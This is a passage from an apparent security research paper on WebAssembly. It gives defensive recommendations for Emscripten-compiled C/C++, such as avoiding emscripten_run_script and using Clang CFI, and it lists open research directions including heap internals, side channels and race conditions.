- **Follow Best C/C++ Programming Practices:** Developers should be aware that WASM is still in the earliest stages of development, and more problems are likely to be discovered over the next few years. All of the best practices that have been established for native compilation will be relevant, and should be adhered to when compiling to WebAssembly. Treat C language security issues just as seriously in WASM as in native code.
- **Avoid emscripten_run_script:** Dynamic execution of JavaScript from within WASM is a dangerous pattern. If issues such as type confusion or overflows into function pointers exist, then the presence of these functions would allow the exploit code to directly execute JavaScript.
- **Use Clang's CFI** When compiling, using Clang's Control Integrity flag (-fsanitize=cfi) can prevent some of the function pointer manipulation issues.
- **Optimization** Enabling the optimizer can remove some of Emscripten's built-in functions that can be used for exploits involving function pointer manipulation.

5.3 Further Research

The paradigm of native code being run on a webpage opens up a new world of possible exploit scenarios. While this paper lays out a basic foundation for WebAssembly vulnerability search, many further research opportunities exist.

- **Emscripten's Heap Implementation:** Reverse engineering Emscripten's implementation of the heap will address many unanswered questions about heap metadata corruption, *Double Free* Vulnerabilities, *Use After Free* vulnerabilities, and many other heap based native exploits.
- **Timing attacks and side channels:** With hardware side channel attacks being all the rage of late, it will be interesting to see how much extra leverage Wasm can apply to attacks that involve tight timing requirements. Furthermore, the use of Wasm might introduce new timing attacks and side channels.
- **Threads, race conditions, etc.:** We were unable to investigate the properties of multithreaded programming on Wasm. It is likely that race conditions, time of check/time of use (TOCTOU), and similar bugs present in C code will carry over to a Wasm compilation. It's unclear if Wasm's implementation itself will have bugs of its own in this regard.